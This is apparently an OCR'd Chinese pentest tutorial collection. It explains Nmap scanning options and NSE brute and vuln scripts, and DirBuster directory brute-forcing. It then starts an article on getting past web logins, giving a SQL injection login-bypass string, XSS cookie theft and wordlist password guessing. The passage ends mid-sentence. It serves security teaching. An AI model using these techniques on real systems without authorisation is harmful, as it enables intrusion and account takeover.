工具作者：*http://www.cnseay.com/4193/*



域名对话框直接输入域名就可以进行扫描了，工具显示比较细致，有域名、解析 ip、cnd 列表、web 服务器和网站状态，这些对于一个安全测试人员，非常重要。如下操作：

回显示大部分主要二级域名。

9、Nmap

Nmap 是一个网络连接端口扫描软件，用来扫描网上电脑开放的网络连接端口。确定哪些服务运行在哪些连接端口，并且推断计算机运行哪个操作系统。它是网络管理员必用的软件之一，以及用以评估网络系统安全。

功能：

1、 主机发现

2、 端口扫描

3、 版本侦测

4、 OS 侦测

几种部署方式：

1、Kail 集成环境

2、单独安装（使用 yum 工具直接安装）

3、PentestBox 环境

4、Windows 版等等

Nmap 的参数和选项繁多，功能非常丰富。我们先来看一下 Nmap 的通用命令格式：（详细教程及下载方式参见：http://nmap.org/）

Nmap < 扫描选项 >< 扫描目标 >

主机发现的原理与 Ping 命令类似，发送探测包到目标主机，如果收到回复，那么说明目标主机是开启的。Nmap 支持十多种不同的主机探测方式，比如发送 ICMP ECHO/TIMESTAMP/NETMASK 报文、发送 TCPSYN/ACK 包、发送

SCTP INIT/COOKIE-ECHO 包，用户可以在不同的条件下灵活选用不同的方式来探测目标机。

主机发现的基本用法:

-sL: List Scan 列表扫描，仅将指定的目标的 IP 列举出来，不进行主机发现。

-sn: Ping Scan 只进行主机发现，不进行端口扫描。

-Pn: 将所有指定的主机视作开启的，跳过主机发现的过程。

-PS/PA/PU/PY[portlist]: 使用 TCPSYN/ACK 或 SCTP INIT/ECHO 方式进行发现。

-PE/PP/PM: 使用 ICMP echo,timestamp, and netmask 请求包发现主机。

-PO[protocollist]: 使用 IP 协议包探测对方主机是否开启。

-sP:Ping 指定范围内的 IP 地址

-n/-R: -n 表示不进行 DNS 解析；-R 表示总是进行 DNS 解析。

--dns-servers <serv1[,serv2],...>: 指定 DNS 服务器。


--system-dns: 指定使用系统的 DNS 服务器

--traceroute: 追踪每个路由节点

扫描局域网 192.168.80.1/24 范围内哪些 IP 的主机是活动的。

命令如下:

```
nmap -sn 192.168.80.1/24
```




由图可知：192.168.80.1、192.168.80.254、192.168.80.166 三台主机处于存活状态。

扫描局域网 192.168.80.100-200 范围内哪些 IP 的主机是活动的。

命令如下：

nmap －sP 192.168.80.100-200



端口扫描是 Nmap 最基本最核心的功能，用于确定目标主机的 TCP/UDP 端口的开放情况。默认情况下，Nmap 会扫描 1000 个最有可能开放的 TCP 端口。Nmap 通过探测将端口划分为 6 个状态：

open：端口是开放的。

closed：端口是关闭的。

filtered：端口被防火墙 IDS/IPS 屏蔽，无法确定其状态。

unfiltered：端口没有被屏蔽，但是否开放需要进一步确定。

open|filtered：端口是开放的或被屏蔽。

closed|filtered ：端口是关闭的或被屏蔽。

端口扫描方面非常强大，提供了很多的探测方式：

TCP SYN scanning

TCP connect scanning

TCP ACK scanning

TCP FIN/Xmas/NULL scanning

UDP scanning

其他方式

-sS/sT/sA/sW/sM：指定使用 TCPSYN/Connect()/ACK/Window/Maimon scans 的方式来对目标主机进行扫描。

-sU：指定使用 UDP 扫描方式确定目标主机的 UDP 端口状况。

-sN/sF/sX：指定使用 TCP Null,FIN, and Xmas scans 秘密扫描方式来协助探测对方的 TCP 端口状态。

--scanflags <flags>：定制 TCP 包的 flags。

-sI zombiehost[:probeport]：指定使用 idle scan 方式来扫描目标主机（前提需要找到合适的 zombie host ）

-sY/sZ：使用 SCTPINIT/COOKIE-ECHO 来扫描 SCTP 协议端口的开放的情况。

-sO：使用 IP protocol 扫描确定目标机支持的协议类型。


-b <FTP relay host>：使用 FTPbounce scan 扫描方式

-p 指定端口扫描

在此，我们以主机 192.168.80.166 为例。命令如下：

nmap-sS -p0-65535 -T4 192.168.80.166

参数 -sS 表示使用 TCP SYN 方式扫描 TCP 端口；-p0-65535 表示扫描所有端口；-T4 表示时间级别配置 4 级；



扫描特定端口是否开放

nmap -p21,80,445,3306 192.168.80.166

简要的介绍版本的侦测原理。版本侦测主要分为以下几个步骤:

1、首先检查 open 与 open|filtered 状态的端口是否在排除端口列表内。如果在排除列表，将该端口剔除。

2、如果是 TCP 端口，尝试建立 TCP 连接。尝试等待片刻（通常 6 秒或更多，具体时间可以查询文件 nmap-services-probes 中 Probe TCP NULL q|| 对应的 totalwaitms ）。通常在等待时间内，会接收到目标机发送的“WelcomeBanner” 信息。nmap 将接收到的 Banner 与 nmap-services-probes 中 NULL probe 中的签名进行对比。查找对应应用程序

的名字与版本信息。

3、如果通过“Welcome Banner”无法确定应用程序版本，那么 nmap 再尝试发送其他的探测包（即从 nmap-services-probes 中挑选合适的 probe ），将 probe 得到回复包与数据库中的签名进行对比。如果反复探测都无法得出具体应用，那么打印出应用返回报文，让用户自行进一步判定。

4、如果是 UDP 端口，那么直接使用 nmap-services-probes 中探测包进行探测匹配。根据结果对比分析出 UDP 应用服务类型。

5、如果探测到应用程序是 SSL，那么调用 openSSL 进一步的侦查运行在 SSL 之上的具体的应用类型。

6、如果探测到应用程序是 SunRPC，那么调用 brute-force RPC grinder 进一步探测具体服务。

具体参数解释

-sV: 指定让 Nmap 进行版本侦测

--version-intensity <level>: 指定版本侦测强度 （ 0-9 ），默认为 7 。数值越高，探测出的服务越准确，但是运行时间会比较长。

--version-light: 指定使用轻量侦测方式（intensity 2）


--version-all: 尝试使用所有的 probes 进行侦测（intensity 9）

--version-trace: 显示出详细的版本侦测过程信息。

对主机 192.168.80.166 进行版本侦测。

命令如下：

```
nmap -sV -p0-65535 -T4 192.168.80.166
```



Nmap 使用 TCP/IP 协议栈指纹来识别不同的操作系统和设备。在 RFC 规范中，有些地方对 TCP/IP 的实现并没有强制规定，由此不同的 TCP/IP 方案中可能都有自己的特定方式。Nmap 主要是根据这些细节上的差异来判断操作系统的类型的。

具体实现方式如下：

Nmap 内部包含了 2600 多已知系统的指纹特征（在文件 nmap-os-db 文件中）。将此指纹数据库作为进行指纹对比的样本库。分别挑选一个 open 和 closed 的端口，向其发送经过精心设计的 TCP/UDP/ICMP 数据包，根据返回的数据包生成一份系统指纹。将探测生成的指纹与 nmap-os-db 中指纹进行对比，查找匹配的系统。如果无法匹配，以概率形式列举出可能的系统。


-O: 指定 Nmap 进行 OS 侦测。

--osscan-limit: 限制 Nmap 只对确定的主机的进行 OS 探测（至少需确知该主机分别有一个 open 和 closed 的端口）。

--osscan-guess: 大胆猜测对方的主机的系统类型。由此准确性会下降不少，但会尽可能多为用户提供潜在的操作系统。


命令如下：

nmap －O 192.168.80.166




-vv 详细显示扫描状态

nmap -p21,80,445,3306 -vv 192.168.80.166



--script 使用 nse 脚本，也可自行编写 nse 脚本，nmap 有 580 多个脚本

nmap --script=auth 192.168.80.166




--script=brute 对弱口令进行暴力破解

nmap --script=brute 192.168.80.166


--script=default 使用默认 nse 脚本搜集应用的信息

nmap --script=default 192.168.80.166



--script=vuln 检测常见漏洞

nmap --script=vuln 192.168.80.166



优势：

1、功能灵活强大，支持多种目标，大量计算机的同时扫描；

2、开源，相关帮助文档十分详细；

3、流行，由于其具有强大的扫描机探测功能，，已被成千上万安全专家使用。

劣势：

Nmap 参数众多，难以一一记忆；

10、DirBuster


DirBuster 是一款路径及网页暴力破解的工具,可以破解出一直没有访问过或者管理员后台的界面路径。

安装方式:


Java 运行环境 + DirBuster 程序包

使用方式:

1、直接双击 DirBuster.jar 打开软件，在 URL 中输入目标 URL 或者主机 IP 地址




2、在 file with list of dirs/files 栏后点击 browse，选择破解的字典库为 directory-list-2.3-small.txt



3、将 File extension 中填入正确的文件后缀，默认为 php ，如果为 jsp、asp、aspx 页面，需要填入 jsp、asp、aspx 同样可以选择自己设置字典，线程等等

4、其他选项不变，点击右下角的 start，启动目录查找



5、观察返回结果，可点击右下角的 report，生成目录报告

优点：

1、敏感目录发掘能力强

2、OWASP 安全机构极力推荐

缺点：

探测目录依赖字典文件（可以说工具只是辅助，在不同的人手里，工具有不同的功效，为什么呢？因为核心是字典，牛逼的人经过常年的渗透测试收集到的字典足够精准足够全面，所以新手可以先学习工具，想要成长还是要搞清楚原理。）

信安之路小编点评

工具如何使用，其实大家只要会看能看懂工具的帮助文档，一切的工具在你眼中都不是问题，问题的核心是在遇到一个陌生的场景，你怎么知道应该使用什么工具。这需要你经过长期的实战，在实战中总结经验，想要提升自己的段位还是应该在学会使用工具的同时，了解工具的原理，在遇到工具解决不了的问题的时候你才能知道如何修改工具让工具使用更加得心应手。

突破封闭 Web 系统的技巧之正面冲锋

原创： LandGrey 信安之路 2017-12-27

在互联网安全服务公司乙方工作的人或者进行 SRC 众测等相关渗透测试时，经常碰到客户只给一个 "xxx 信息管理系统"、"xxx 平台"之类的一个 Web 登录界面的系统的链接地址，其它全凭自己造化，去找漏洞吧!

我将上面讲的 "需要认证后才能进入系统进行操作，但是当前没有认证凭证"的 web 系统统一称为"封闭的 Web 系统"，本文认为阅读人员有一定的渗透测试经验，并将就如何突破封闭的 Web 系统，进行探讨。分享自己的思路与常用技巧，欢迎同道中人一起交流思路。

注：本文有一定的攻击性操作，仅为安全从业人员渗透测试思路交流，请在法律条规允 许的范围内进行安全测试。

正面冲锋

《突破封闭 Web 系统的技巧》由两篇文章组成。这是第一篇文章"正面冲锋"。

遇到需要登录才能进一步测试的系统，又没登录口令？没关系，我们有不少正面冲锋的小技巧，相信你看完一定会有所收获。

0x00： 登录绕过

如果能绕过系统认证，直接登录，那就万事大吉了！目前绕过登录认证的方法主要有：

1、SQL 注入万能密码登录，语句: a' or '1'='1' --

2、XSS 获取到已登录系统的用户 Cookie，替换后进入系统

3、通过列目录漏洞、google hacking、目录文件扫描等手段，发现可以未授权访问的管理页面，可以直接进行操作

4、通过抓包，更改用户 id、登录名或 Cookie 中的敏感认证字段值，可越权登录访问

5、通过已知的后门链接或代码中固化的后门管理口令，直接登录

0x01： 密码猜解

大部分系统登录是绕不过的，最常用的还是猜解已知用户名的密码，用合法的凭证登录系统。

Web 系统进行密码猜解，大部分人喜欢叫密码爆破，因为猜解一个人的密码，通常需要成千上万条的密码来尝试。密码猜解的目的是准确、高效的获得已知用户的正确密码。

1、用来发送 HTTP/S 协议爆破密码的工具主要使用 Burpsuite。

其它的就是用一些脚本，自己造轮子或用已经写好的较为通用的发包脚本，如 htpwdScan

https://github.com/lijiejie/htpwdScan

2、高效的保证就是猜解时使用的密码字典要合适。

一般是先尝试 TOP500、TOP1000:

https://github.com/LandGrey/pydictor/blob/master/wordlist/SEDB/ChineseWeakPass1000.txt

TOP10000 系列的 通用弱口令字典:

https://github.com/danielmiessler/SecLists/tree/master/Passwords

不必要太大，合适就好。

3、没有猜解成功的话，就需要自己根据目标的信息构造针对性的字典来爆破了。

可以自己写脚本生成，但是费时费力，对于比较急的任务往往不适用。推荐一下自己写的一个高级字典生成工具 pydictor：

https://github.com/LandGrey/pydictor

可以直接配置里面的规则生成字典，也支持高级玩家根据 API 写自己的密码生成插件，一劳永逸。

其它的一些比较好的字典生成工具推荐 crunch:

https://sourceforge.net/projects/crunch-wordlist/files/

Cewl:

https://github.com/digininja/CeWL/

Cupp:

https://github.com/Mebus/cupp

0x02：管理员猜解

在不能判断系统中存在什么样的用户名时，通常先进行管理员用户名的猜解，然后再根据存在的用户名进行密码破解。我总结了一个常见系统管理和测试用户名字典 AwesomeSystemTestUsername

https://github.com/LandGrey/pydictor/blob/master/wordlist/NiP/AwesomeSystemTestUsername.txt

可以做为管理员用户名的猜解使用。

另外，如果系统对存不存在某用户名无任何提示时，可以直接使用上面的字典，加上弱口令 TOP1000

